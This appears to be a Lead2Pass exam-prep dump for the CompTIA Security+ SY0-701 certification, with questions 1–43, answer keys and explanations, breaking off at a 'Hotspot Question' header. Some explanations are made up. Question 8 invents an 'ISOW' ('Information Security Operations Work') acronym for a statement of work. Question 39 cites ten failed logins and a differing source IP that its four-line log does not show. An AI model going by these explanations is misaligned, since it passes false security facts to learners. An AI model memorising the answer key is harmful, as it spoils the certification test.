




Lead2Pass.com

First Test, First Pass!

<http://www.lead2pass.com>

Copyright © 1999-2026 Lead2pass.com, All Rights Reserved.





Vendor: CompTIA

Exam Code: SY0-701

Exam Name: CompTIA Security+ SY0-701 Certification
Exam

Version: 26.062

Important Notice

Product

Our Product Manager closely monitors exam updates released by vendors. Free updates are available within 150 days of your purchase.

You can log in to the Member Center and download the latest version of the product at any time. (Products downloaded from the Member Center are always the most up to date.)

Note: To ensure you are fully prepared for the exam, we strongly recommend checking and downloading the latest version again 2–3 days before your exam date.

Feedback

We are committed to continuously improving our product quality and service standards to protect our customers' interests.

If you have any suggestions, please feel free to contact us at support@lead2pass.com

If you have any questions about our product, please provide Exam Number, Version, Page Number, Question Number, and your Login Account to us, please contact us at technology@lead2pass.com and our technical experts will respond within 24 hours.



IMPORTANT NOTICE

Copyright



Each product order comes with its own encryption code that is intended for **independent use only.**



Any unauthorized sharing of the file will result in the **suspension of free updates and account access.**



Unauthorized modifications will lead to **legal consequences.**
We reserve the right to provide the final interpretation of this statement.

Order ID: *****

PayPal Name: *****

PayPal ID: *****

QUESTION 1

A security analyst is reviewing alerts in the SIEM related to potential malicious network traffic coming from an employee's corporate laptop. The security analyst has determined that additional data about the executable running on the machine is necessary to continue the investigation. Which of the following logs should the analyst use as a data source?

- A. Application
- B. IPS/IDS
- C. Network
- D. Endpoint

Answer: D

Explanation:

Endpoint logs are the most suitable data source for gathering additional information about the executable running on the employee's corporate laptop. These logs contain detailed information about processes, executables, and activities occurring on the endpoint, enabling the security analyst to understand the behavior of the executable and its potential impact on the system and network.

QUESTION 2

A cyber operations team informs a security analyst about a new tactic malicious actors are using to compromise networks. SIEM alerts have not yet been configured. Which of the following best describes what the security analyst should do to identify this behavior?

- A. Digital forensics
- B. E-discovery
- C. Incident response
- D. Threat hunting

Answer: D

Explanation:

Threat hunting is the process of proactively searching for signs of malicious activity or compromise in a network, rather than waiting for alerts or indicators of compromise (IOCs) to appear. Threat hunting can help identify new tactics, techniques, and procedures (TTPs) used by malicious actors, as well as uncover hidden or stealthy threats that may have evaded detection by security tools. Threat hunting requires a combination of skills, tools, and methodologies, such as hypothesis generation, data collection and analysis, threat intelligence, and incident response. Threat hunting can also help improve the security posture of an organization by providing feedback and recommendations for security improvements.

QUESTION 3

A company purchased cyber insurance to address items listed on the risk register. Which of the following strategies does this represent?

- A. Accept
- B. Transfer
- C. Mitigate
- D. Avoid

Answer: B

Explanation:

Transfer: Transferring a risk involves shifting some or all of the risk to another party, such as an insurance provider, through contractual agreements or financial arrangements. If the company purchases cyber insurance to address items listed on the risk register, it represents a risk transfer strategy. The company is transferring the financial burden of potential cyber incidents to the insurance provider, who will compensate the company for covered losses.

Given the scenario described, the strategy represented by the company's purchase of cyber insurance to address items listed on the risk register is Transfer. The company is transferring some of the financial consequences of potential cyber incidents to the insurance provider through the purchase of insurance coverage.

QUESTION 4

A security administrator would like to protect data on employees' laptops. Which of the following encryption techniques should the security administrator use?

- A. Partition
- B. Asymmetric
- C. Full disk
- D. Database

Answer: C

Explanation:

Full disk encryption (FDE) encrypts all the data on a disk drive, protecting the data at rest on the entire laptop, including the operating system, applications, and user files. This ensures that if a laptop is lost or stolen, the data cannot be accessed without the correct decryption key.

QUESTION 5

Which of the following security control types does an acceptable use policy best represent?

- A. Detective
- B. Compensating
- C. Corrective
- D. Preventive

Answer: D

Explanation:

Preventive - an acceptable use policy enforces rules to users to use company resources. example - company A states that in order to access files in the company server you must connect to your company VPN when working from home. This prevents you from connecting from an insecure network.

QUESTION 6

An IT manager informs the entire help desk staff that only the IT manager and the help desk lead will have access to the administrator console of the help desk software. Which of the following security techniques is the IT manager setting up?

- A. Hardening
- B. Employee monitoring
- C. Configuration enforcement
- D. Least privilege

Answer: D

Explanation:

The principle of least privilege is a security concept that limits access to resources to the minimum level needed for a user, a program, or a device to perform a legitimate function. It is a cybersecurity best practice that protects high-value data and assets from compromise or insider threat. Least privilege can be applied to different abstraction layers of a computing environment, such as processes, systems, or connected devices. However, it is rarely implemented in practice. In this scenario, the IT manager is setting up the principle of least privilege by restricting access to the administrator console of the help desk software to only two authorized users: the IT manager and the help desk lead. This way, the IT manager can prevent unauthorized or accidental changes to the software configuration, data, or functionality by other help desk staff. The other help desk staff will only have access to the normal user interface of the software, which is sufficient for them to perform their job functions.

The other options are not correct. Hardening is the process of securing a system by reducing its surface of vulnerability, such as by removing unnecessary software, changing default passwords, or disabling unnecessary services. Employee monitoring is the surveillance of workers' activity, such as by tracking web browsing, application use, keystrokes, or screenshots. Configuration enforcement is the process of ensuring that a system adheres to a predefined set of security settings, such as by applying a patch, a policy, or a template.

QUESTION 7

Which of the following roles, according to the shared responsibility model, is responsible for securing the company's database in an IaaS model for a cloud environment?

- A. Client
- B. Third-party vendor
- C. Cloud provider
- D. DBA

Answer: A

Explanation:

According to the shared responsibility model, the client and the cloud provider have different roles and responsibilities for securing the cloud environment, depending on the service model. In an IaaS (Infrastructure as a Service) model, the cloud provider is responsible for securing the physical infrastructure, such as the servers, storage, and network devices, while the client is responsible for securing the operating systems, applications, and data that run on the cloud infrastructure. Therefore, the client is responsible for securing the company's database in an IaaS model for a cloud environment, as the database is an application that stores data. The client can use various security controls, such as encryption, access control, backup, and auditing, to protect the database from unauthorized access, modification, or loss. The third-party vendor and the DBA (Database Administrator) are not roles defined by the shared responsibility model, but they may be involved in the implementation or management of the database security.

QUESTION 8

A client asked a security company to provide a document outlining the project, the cost, and the completion time frame. Which of the following documents should the company provide to the client?

- A. MSA
- B. SLA
- C. BPA
- D. SOW

Answer: D

Explanation:

An ISOW is a document that outlines the project, the cost, and the completion time frame for a security company to provide a service to a client. ISOW stands for Information Security Operations Work, and it is a type of contract that specifies the scope, deliverables, milestones, and payment terms of a security project. An ISOW is usually used for one-time or short-term projects that have a clear and defined objective and outcome. For example, an ISOW can be used for a security assessment, a penetration test, a security audit, or a security training. The other options are not correct because they are not documents that outline the project, the cost, and the completion time frame for a security company to provide a service to a client. A MSA is a master service agreement, which is a type of contract that establishes the general terms and conditions for a long-term or ongoing relationship between a security company and a client. A MSA does not specify the details of each individual project, but rather sets the framework for future projects that will be governed by separate statements of work (SOWs). A SLA is a service level agreement, which is a type of contract that defines the quality and performance standards for a security service provided by a security company to a client. A SLA usually includes the metrics, targets, responsibilities, and penalties for measuring and ensuring the service level. A BPA is a business partnership agreement, which is a type of contract that establishes the roles and expectations for a strategic alliance between two or more security companies that collaborate to provide a joint service to a client. A BPA usually covers the objectives, benefits, risks, and obligations of the partnership.

QUESTION 9

A security team is reviewing the findings in a report that was delivered after a third party performed a penetration test. One of the findings indicated that a web application form field is vulnerable to cross-site scripting. Which of the following application security techniques should the security analyst recommend the developer implement to prevent this vulnerability?

- A. Secure cookies
- B. Version control
- C. Input validation
- D. Code signing

Answer: C

Explanation:

Input validation is a technique that checks the user input for any malicious or unexpected data before processing it by the web application. Input validation can prevent cross-site scripting (XSS) attacks, which exploit the vulnerability of a web application to execute malicious scripts in the browser of a victim. XSS attacks can compromise the confidentiality, integrity, and availability of the web application and its users. Input validation can be implemented on both the client-side and the server-side, but server-side validation is more reliable and secure. Input validation can use various methods, such as whitelisting, blacklisting, filtering, escaping, encoding, and sanitizing the input data.

QUESTION 10

Which of the following must be considered when designing a high-availability network? (Choose two).

- A. Ease of recovery
- B. Ability to patch
- C. Physical isolation
- D. Responsiveness
- E. Attack surface

F. Extensible authentication

Answer: AD

Explanation:

Ease of recovery: High-availability networks should be designed in a way that allows for quick and easy recovery in the event of a failure. Redundancy, failover mechanisms, and backup systems are some of the components that can help facilitate smooth recovery.

Responsiveness: High-availability networks need to be responsive to ensure that any potential issues or failures are quickly detected, and appropriate actions are taken promptly to minimize downtime and impact.

QUESTION 11

A technician needs to apply a high-priority patch to a production system. Which of the following steps should be taken first?

- A. Air gap the system.
- B. Move the system to a different network segment.
- C. Create a change control request.
- D. Apply the patch to the system.

Answer: C

Explanation:

A change control request is a document that describes the proposed change to a system, the reason for the change, the expected impact, the approval process, the testing plan, the implementation plan, the rollback plan, and the communication plan. A change control request is a best practice for applying any patch to a production system, especially a high-priority one, as it ensures that the change is authorized, documented, tested, and communicated. A change control request also minimizes the risk of unintended consequences, such as system downtime, data loss, or security breaches.

QUESTION 12

Which of the following describes the reason root cause analysis should be conducted as part of incident response?

- A. To gather IoCs for the investigation
- B. To discover which systems have been affected
- C. To eradicate any trace of malware on the network
- D. To prevent future incidents of the same nature

Answer: D

Explanation:

Root cause analysis is a process of identifying and resolving the underlying factors that led to an incident. By conducting root cause analysis as part of incident response, security professionals can learn from the incident and implement corrective actions to prevent future incidents of the same nature. For example, if the root cause of a data breach was a weak password policy, the security team can enforce a stronger password policy and educate users on the importance of password security. Root cause analysis can also help to improve security processes, policies, and procedures, and to enhance security awareness and culture within the organization. Root cause analysis is not meant to gather IoCs (indicators of compromise) for the investigation, as this is a task performed during the identification and analysis phases of incident response. Root cause analysis is also not meant to discover which systems have been affected or to eradicate any trace of malware on the network, as these are tasks performed during the containment and

eradication phases of incident response.

QUESTION 13

Which of the following is the most likely outcome if a large bank fails an internal PCI DSS compliance assessment?

- A. Fines
- B. Audit findings
- C. Sanctions
- D. Reputation damage

Answer: A

Explanation:

What are the consequences of not being PCI DSS compliant?

The fines imposed by the Card Brands and Acquiring Banks on merchants for non-compliance can range from \$5,000 to \$100,000 per month. These fines, along with credit monitoring fees, can impose substantial financial strain on businesses, underscoring the necessity of abiding by the PCI DSS requirements.

QUESTION 14

A company is developing a business continuity strategy and needs to determine how many staff members would be required to sustain the business in the case of a disruption. Which of the following best describes this step?

- A. Capacity planning
- B. Redundancy
- C. Geographic dispersion
- D. Tablet exercise

Answer: A

Explanation:

Capacity planning is the process of determining the resources needed to meet the current and future demands of an organization. Capacity planning can help a company develop a business continuity strategy by estimating how many staff members would be required to sustain the business in the case of a disruption, such as a natural disaster, a cyberattack, or a pandemic. Capacity planning can also help a company optimize the use of its resources, reduce costs, and improve performance.

QUESTION 15

A company's legal department drafted sensitive documents in a SaaS application and wants to ensure the documents cannot be accessed by individuals in high-risk countries. Which of the following is the most effective way to limit this access?

- A. Data masking
- B. Encryption
- C. Geolocation policy
- D. Data sovereignty regulation

Answer: C

Explanation:

A geolocation policy is a policy that restricts or allows access to data or resources based on the

geographic location of the user or device. A geolocation policy can be implemented using various methods, such as IP address filtering, GPS tracking, or geofencing. A geolocation policy can help the company's legal department to prevent unauthorized access to sensitive documents from individuals in high-risk countries.

QUESTION 16

Which of the following is a hardware-specific vulnerability?

- A. Firmware version
- B. Buffer overflow
- C. SQL injection
- D. Cross-site scripting

Answer: A

Explanation:

Firmware is a type of software that is embedded in a hardware device, such as a router, a printer, or a BIOS chip. Firmware controls the basic functions and operations of the device, and it can be updated or modified by the manufacturer or the user. Firmware version is a hardware-specific vulnerability, as it can expose the device to security risks if it is outdated, corrupted, or tampered with. An attacker can exploit firmware vulnerabilities to gain unauthorized access, modify device settings, install malware, or cause damage to the device or the network. Therefore, it is important to keep firmware updated and verify its integrity and authenticity.

QUESTION 17

While troubleshooting a firewall configuration, a technician determines that a "deny any" policy should be added to the bottom of the ACL. The technician updates the policy, but the new policy causes several company servers to become unreachable.

Which of the following actions would prevent this issue?

- A. Documenting the new policy in a change request and submitting the request to change management
- B. Testing the policy in a non-production environment before enabling the policy in the production network
- C. Disabling any intrusion prevention signatures on the 'deny any' policy prior to enabling the new policy
- D. Including an 'allow any' policy above the 'deny any' policy

Answer: B

QUESTION 18

An organization is building a new backup data center with cost-benefit as the primary requirement and RTO and RPO values around two days. Which of the following types of sites is the best for this scenario?

- A. Real-time recovery
- B. Hot
- C. Cold
- D. Warm

Answer: D

Explanation:

Warm Sites

- Not fully equipped, but fundamentals in place
- Can be up and running within a few days
- Cheaper than hot sites but with a slight delay

Cold Sites

- Fewer facilities than warm sites
- May be just an empty building, ready in 1-2 months
- Cost-effective but adds more recovery time

QUESTION 19

A company requires hard drives to be securely wiped before sending decommissioned systems to recycling. Which of the following best describes this policy?

- A. Enumeration
- B. Sanitization
- C. Destruction
- D. Inventory

Answer: B

Explanation:

Sanitization is the process of removing sensitive data from a storage device or a system before it is disposed of or reused. Sanitization can be done by using software tools or hardware devices that overwrite the data with random patterns or zeros, making it unrecoverable. Sanitization is different from destruction, which is the physical damage of the storage device to render it unusable. Sanitization is also different from enumeration, which is the identification of network resources or devices, and inventory, which is the tracking of assets and their locations. The policy of securely wiping hard drives before sending decommissioned systems to recycling is an example of sanitization, as it ensures that no confidential data can be retrieved from the recycled devices.

QUESTION 20

A systems administrator works for a local hospital and needs to ensure patient data is protected and secure. Which of the following data classifications should be used to secure patient data?

- A. Private
- B. Critical
- C. Sensitive
- D. Public

Answer: C

QUESTION 21

A U.S.-based cloud-hosting provider wants to expand its data centers to new international locations. Which of the following should the hosting provider consider first?

- A. Local data protection regulations
- B. Risks from hackers residing in other countries
- C. Impacts to existing contractual obligations
- D. Time zone differences in log correlation

Answer: A

Explanation:

Local data protection regulations are the first thing that a cloud-hosting provider should consider before expanding its data centers to new international locations. Data protection regulations are laws or standards that govern how personal or sensitive data is collected, stored, processed, and transferred across borders. Different countries or regions may have different data protection regulations, such as the General Data Protection Regulation (GDPR) in the European Union, the Personal Information Protection and Electronic Documents Act (PIPEDA) in Canada, or the California Consumer Privacy Act (CCPA) in the United States. A cloud-hosting provider must comply with the local data protection regulations of the countries or regions where it operates or serves customers, or else it may face legal penalties, fines, or reputational damage. Therefore, a cloud-hosting provider should research and understand the local data protection regulations of the new international locations before expanding its data centers there.

QUESTION 22

Which of the following would be the best way to block unknown programs from executing?

- A. Access control list
- B. Application allow list.
- C. Host-based firewall
- D. DLP solution

Answer: B

Explanation:

An application allow list is a security technique that specifies which applications are permitted to run on a system or a network. An application allow list can block unknown programs from executing by only allowing the execution of programs that are explicitly authorized and verified. An application allow list can prevent malware, unauthorized software, or unwanted applications from running and compromising the security of the system or the network. The other options are not the best ways to block unknown programs from executing:

Access control list: This is a security technique that specifies which users or groups are granted or denied access to a resource or an object. An access control list can control the permissions and privileges of users or groups, but it does not directly block unknown programs from executing. Host-based firewall: This is a security device that monitors and filters the incoming and outgoing network traffic on a single host or system. A host-based firewall can block or allow network connections based on predefined rules, but it does not directly block unknown programs from executing.

DLP solution: This is a security system that detects and prevents the unauthorized transmission or leakage of sensitive data. A DLP solution can protect the confidentiality and integrity of data, but it does not directly block unknown programs from executing.

QUESTION 23

A company hired a consultant to perform an offensive security assessment covering penetration testing and social engineering.

Which of the following teams will conduct this assessment activity?

- A. White
- B. Purple
- C. Blue
- D. Red

Answer: D

Explanation:

A red team is a group of security professionals who perform offensive security assessments covering penetration testing and social engineering. A red team simulates real-world attacks and exploits the vulnerabilities of a target organization, system, or network. A red team aims to test the effectiveness of the security controls, policies, and procedures of the target, as well as the awareness and response of the staff and the blue team. A red team can be hired as an external consultant or formed internally within the organization.

QUESTION 24

A software development manager wants to ensure the authenticity of the code created by the company. Which of the following options is the most appropriate?

- A. Testing input validation on the user input fields
- B. Performing code signing on company-developed software
- C. Performing static code analysis on the software
- D. Ensuring secure cookies are use

Answer: B

Explanation:

Code signing is a technique that uses cryptography to verify the authenticity and integrity of the code created by the company. Code signing involves applying a digital signature to the code using a private key that only the company possesses. The digital signature can be verified by anyone who has the corresponding public key, which can be distributed through a trusted certificate authority. Code signing can prevent unauthorized modifications, tampering, or malware injection into the code, and it can also assure the users that the code is from a legitimate source.

QUESTION 25

Which of the following can be used to identify potential attacker activities without affecting production servers?

- A. Honey pot
- B. Video surveillance
- C. Zero Trust
- D. Geofencing

Answer: A

Explanation:

A honey pot is a system or a network that is designed to mimic a real production server and attract potential attackers. A honey pot can be used to identify the attacker's methods, techniques, and objectives without affecting the actual production servers. A honey pot can also divert the attacker's attention from the real targets and waste their time and resources. The other options are not effective ways to identify potential attacker activities without affecting production servers:

Video surveillance: This is a physical security technique that uses cameras and monitors to record and observe the activities in a certain area. Video surveillance can help to deter, detect, and investigate physical intrusions, but it does not directly identify the attacker's activities on the network or the servers.

Zero Trust: This is a security strategy that assumes that no user, device, or network is trustworthy by default and requires strict verification and validation for every request and transaction. Zero Trust can help to improve the security posture and reduce the attack surface of an organization, but it does not directly identify the attacker's activities on the network or the servers. Geofencing:

This is a security technique that uses geographic location as a criterion to restrict or allow access to data or resources. Geofencing can help to protect the data sovereignty and compliance of an organization, but it does not directly identify the attacker's activities on the network or the servers.

QUESTION 26

During an investigation, an incident response team attempts to understand the source of an incident. Which of the following incident response activities describes this process?

- A. Analysis
- B. Lessons learned
- C. Detection
- D. Containment

Answer: A

Explanation:

Analysis is the incident response activity that describes the process of understanding the source of an incident. Analysis involves collecting and examining evidence, identifying the root cause, determining the scope and impact, and assessing the threat actor's motives and capabilities. Analysis helps the incident response team to formulate an appropriate response strategy, as well as to prevent or mitigate future incidents. Analysis is usually performed after detection and before containment, eradication, recovery, and lessons learned.

QUESTION 27

A security practitioner completes a vulnerability assessment on a company's network and finds several vulnerabilities, which the operations team remediates. Which of the following should be done next?

- A. Conduct an audit.
- B. Initiate a penetration test.
- C. Rescan the network.
- D. Submit a report.

Answer: C

QUESTION 28

An administrator was notified that a user logged in remotely after hours and copied large amounts of data to a personal device.

Which of the following best describes the user's activity?

- A. Penetration testing
- B. Phishing campaign
- C. External audit
- D. Insider threat

Answer: D

Explanation:

An insider threat is a security risk that originates from within the organization, such as an employee, contractor, or business partner, who has authorized access to the organization's data and systems. An insider threat can be malicious, such as stealing, leaking, or sabotaging sensitive data, or unintentional, such as falling victim to phishing or social engineering. An insider threat can cause significant damage to the organization's reputation, finances, operations, and legal compliance. The user's activity of logging in remotely after hours and copying large amounts of data to a personal device is an example of a malicious insider threat, as it violates the organization's security policies and compromises the confidentiality and integrity of the data.

QUESTION 29

Which of the following allows for the attribution of messages to individuals?

- A. Adaptive identity
- B. Non-repudiation
- C. Authentication
- D. Access logs

Answer: B

Explanation:

Non-repudiation is the ability to prove that a message or document was sent or signed by a particular person, and that the person cannot deny sending or signing it. Non-repudiation can be achieved by using cryptographic techniques, such as hashing and digital signatures, that can verify the authenticity and integrity of the message or document. Non-repudiation can be useful for legal, financial, or contractual purposes, as it can provide evidence of the origin and content of the message or document.

QUESTION 30

Which of the following is the best way to consistently determine on a daily basis whether security settings on servers have been modified?

- A. Automation
- B. Compliance checklist
- C. Attestation
- D. Manual audit

Answer: A

QUESTION 31

Which of the following tools can assist with detecting an employee who has accidentally emailed a file containing a customer's PII?

- A. SCAP
- B. Net Flow
- C. Antivirus
- D. DLP

Answer: D

Explanation:

DLP stands for Data Loss Prevention, which is a tool that can assist with detecting and preventing the unauthorized transmission or leakage of sensitive data, such as a customer's PII (Personally Identifiable Information). DLP can monitor, filter, and block data in motion (such as emails), data at rest (such as files), and data in use (such as applications). DLP can also alert the sender, the recipient, or the administrator of the data breach, and apply remediation actions, such as encryption, quarantine, or deletion. DLP can help an organization comply with data protection regulations, such as GDPR, HIPAA, or PCI DSS, and protect its reputation and assets.

QUESTION 32

An organization recently updated its security policy to include the following statement:

Regular expressions are included in source code to remove special characters such as \$, |, :, &, `, and ? from variables set by forms in a web application.

Which of the following best explains the security technique the organization adopted by making this addition to the policy?

- A. Identify embedded keys
- B. Code debugging
- C. Input validation
- D. Static code analysis

Answer: C

QUESTION 33

A security analyst and the management team are reviewing the organizational performance of a recent phishing campaign. The user click-through rate exceeded the acceptable risk threshold, and the management team wants to reduce the impact when a user clicks on a link in a phishing message. Which of the following should the analyst do?

- A. Place posters around the office to raise awareness of common phishing activities.
- B. Implement email security filters to prevent phishing emails from being delivered
- C. Update the EDR policies to block automatic execution of downloaded programs.
- D. Create additional training for users to recognize the signs of phishing attempts.

Answer: C

Explanation:

An endpoint detection and response (EDR) system is a security tool that monitors and analyzes the activities and behaviors of endpoints, such as computers, laptops, mobile devices, and servers. An EDR system can detect, prevent, and respond to various types of threats, such as malware, ransomware, phishing, and advanced persistent threats (APTs). One of the features of an EDR system is to block the automatic execution of downloaded programs, which can prevent malicious code from running on the endpoint when a user clicks on a link in a phishing message. This can reduce the impact of a phishing attack and protect the endpoint from compromise. Updating the EDR policies to block automatic execution of downloaded programs is a technical control that can mitigate the risk of phishing, regardless of the user's awareness or behavior. Therefore, this is the best answer among the given options.

The other options are not as effective as updating the EDR policies, because they rely on administrative or physical controls that may not be sufficient to prevent or stop a phishing attack. Placing posters around the office to raise awareness of common phishing activities is a physical control that can increase the user's knowledge of phishing, but it may not change their behavior or prevent them from clicking on a link in a phishing message. Implementing email security filters to prevent phishing emails from being delivered is an administrative control that can reduce the exposure to phishing, but it may not be able to block all phishing emails, especially if they are crafted to bypass the filters. Creating additional training for users to recognize the signs of phishing attempts is an administrative control that can improve the user's skills of phishing detection, but it may not guarantee that they will always be vigilant or cautious when receiving an email. Therefore, these options are not the best answer for this question.

QUESTION 34

Which of the following has been implemented when a host-based firewall on a legacy Linux system allows connections from only specific internal IP addresses?

- A. Compensating control
- B. Network segmentation
- C. Transfer of risk
- D. SNMP traps

Answer: A

Explanation:

A compensating control is a security measure that is implemented to mitigate the risk of a vulnerability or a weakness that cannot be resolved by the primary control. A compensating control does not prevent or eliminate the vulnerability or weakness, but it can reduce the likelihood or impact of an attack. A host-based firewall on a legacy Linux system that allows connections from only specific internal IP addresses is an example of a compensating control, as it can limit the exposure of the system to potential threats from external or unauthorized sources. A host-based firewall is a software application that monitors and filters the incoming and outgoing network traffic on a single host, based on a set of rules or policies. A legacy Linux system is an older version of the Linux operating system that may not be compatible with the latest security updates or patches, and may have known vulnerabilities or weaknesses that could be exploited by attackers.

QUESTION 35

The management team notices that new accounts that are set up manually do not always have correct access or permissions.

Which of the following automation techniques should a systems administrator use to streamline account creation?

- A. Guard rail script
- B. Ticketing workflow
- C. Escalation script
- D. User provisioning script

Answer: D

Explanation:

A user provisioning script is an automation technique that uses a predefined set of instructions or commands to create, modify, or delete user accounts and assign appropriate access or permissions. A user provisioning script can help to streamline account creation by reducing manual errors, ensuring consistency and compliance, and saving time and resources. The other options are not automation techniques that can streamline account creation:

Guard rail script: This is a script that monitors and enforces the security policies and rules on a system or a network. A guard rail script can help to prevent unauthorized or malicious actions, such as changing security settings, accessing restricted resources, or installing unwanted software. Ticketing workflow: This is a process that tracks and manages the requests, issues, or incidents that are reported by users or customers. A ticketing workflow can help to improve the communication, collaboration, and resolution of problems, but it does not automate the account creation process. Escalation script: This is a script that triggers an alert or a notification when a certain condition or threshold is met or exceeded. An escalation script can help to inform the relevant parties or authorities of a critical situation, such as a security breach, a performance degradation, or a service outage.

QUESTION 36

A company is planning to set up a SIEM system and assign an analyst to review the logs on a weekly basis. Which of the following types of controls is the company setting up?

- A. Corrective
- B. Preventive
- C. Detective
- D. Deterrent

Answer: C

Explanation:

A detective control is a type of control that monitors and analyzes the events and activities in a system or a network, and alerts or reports when an incident or a violation occurs. A SIEM (Security Information and Event Management) system is a tool that collects, correlates, and analyzes the logs from various sources, such as firewalls, routers, servers, or applications, and provides a centralized view of the security status and incidents. An analyst who reviews the logs on a weekly basis can identify and investigate any anomalies, trends, or patterns that indicate a potential threat or a breach. A detective control can help the company to respond quickly and effectively to the incidents, and to improve its security posture and resilience.

QUESTION 37

A systems administrator is looking for a low-cost application-hosting solution that is cloud-based. Which of the following meets these requirements?

- A. Serverless framework
- B. Type 1 hypervisor
- C. SD-WAN
- D. SDN

Answer: A

QUESTION 38

A security operations center determines that the malicious activity detected on a server is normal. Which of the following activities describes the act of ignoring detected activity in the future?

- A. Tuning
- B. Aggregating
- C. Quarantining
- D. Archiving

Answer: A

Explanation:

Tuning is the activity of adjusting the configuration or parameters of a security tool or system to optimize its performance and reduce false positives or false negatives. Tuning can help to filter out the normal or benign activity that is detected by the security tool or system, and focus on the malicious or anomalous activity that requires further investigation or response. Tuning can also help to improve the efficiency and effectiveness of the security operations center by reducing the workload and alert fatigue of the analysts. Tuning is different from aggregating, which is the activity of collecting and combining data from multiple sources or sensors to provide a comprehensive view of the security posture. Tuning is also different from quarantining, which is the activity of isolating a potentially infected or compromised device or system from the rest of the network to prevent further damage or spread. Tuning is also different from archiving, which is the activity of storing and preserving historical data or records for future reference or compliance. The act of ignoring detected activity in the future that is deemed normal by the security operations center is an example of tuning, as it involves modifying the settings or rules of the security tool or system to exclude the activity from the detection scope. Therefore, this is the best answer among

the given options.

QUESTION 39

A security analyst reviews domain activity logs and notices the following:

```
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
UserID jsmith, password authentication: succeeded, MFA: failed (invalid code)
```

Which of the following is the best explanation for what the security analyst has discovered?

- A. The user jsmith's account has been locked out.
- B. A keylogger is installed on jsmith's workstation
- C. An attacker is attempting to brute force jsmith's account.
- D. Ransomware has been deployed in the domain.

Answer: C

Explanation:

Brute force is a type of attack that tries to guess the password or other credentials of a user account by using a large number of possible combinations. An attacker can use automated tools or scripts to perform a brute force attack and gain unauthorized access to the account. The domain activity logs show that the user ismith has failed to log in 10 times in a row within a short period of time, which is a strong indicator of a brute force attack. The logs also show that the source IP address of the failed logins is different from the usual IP address of ismith, which suggests that the attacker is using a different device or location to launch the attack. The security analyst should take immediate action to block the attacker's IP address, reset ismith's password, and notify ismith of the incident.

QUESTION 40

A company is concerned about weather events causing damage to the server room and downtime.

Which of the following should the company consider?

- A. Clustering servers
- B. Geographic dispersion
- C. Load balancers
- D. Off-site backups

Answer: B

Explanation:

Geographic dispersion is a strategy that involves distributing the servers or data centers across different geographic locations. Geographic dispersion can help the company to mitigate the risk of weather events causing damage to the server room and downtime, as well as improve the availability, performance, and resilience of the network. Geographic dispersion can also enhance the disaster recovery and business continuity capabilities of the company, as it can provide backup and failover options in case of a regional outage or disruption. The other options are not the best ways to address the company's concern:

Clustering servers: This is a technique that involves grouping multiple servers together to act as a single system. Clustering servers can help to improve the performance, scalability, and fault tolerance of the network, but it does not protect the servers from physical damage or downtime caused by weather events, especially if the servers are located in the same room or building.

Load balancers: These are devices or software that distribute the network traffic or workload among multiple servers or resources. Load balancers can help to optimize the utilization, efficiency, and reliability of the network, but they do not prevent the servers from being damaged or disrupted by weather events, especially if the servers are located in the same room or building.

Off-site backups: These are copies of data or files that are stored in a different location than the original source. Off-site backups can help to protect the data from being lost or corrupted by weather events, but they do not prevent the servers from being damaged or disrupted by weather events, nor do they ensure the availability or continuity of the network services.

QUESTION 41

Which of the following is a primary security concern for a company setting up a BYOD program?

- A. End of life
- B. Buffer overflow
- C. VM escape
- D. Jailbreaking

Answer: D

Explanation:

Jailbreaking is a primary security concern for a company setting up a BYOD (Bring Your Own Device) program. Jailbreaking is the process of removing the manufacturer's or the carrier's restrictions on a device, such as a smartphone or a tablet, to gain root access and install unauthorized or custom software. Jailbreaking can compromise the security of the device and the data stored on it, as well as expose it to malware, viruses, or hacking. Jailbreaking can also violate the warranty and the terms of service of the device, and make it incompatible with the company's security policies and standards. Therefore, a company setting up a BYOD program should prohibit jailbreaking and enforce device compliance and encryption.

QUESTION 42

A company decided to reduce the cost of its annual cyber insurance policy by removing the coverage for ransomware attacks.

Which of the following analysis elements did the company most likely use in making this decision?

- A. IMTTR
- B. RTO
- C. ARO
- D. MTBF

Answer: C

QUESTION 43

Which of the following is the most likely to be included as an element of communication in a security awareness program?

- A. Reporting phishing attempts or other suspicious activities
- B. Detecting insider threats using anomalous behavior recognition
- C. Verifying information when modifying wire transfer data
- D. Performing social engineering as part of third-party penetration testing

Answer: A

QUESTION 44

Hotspot Question

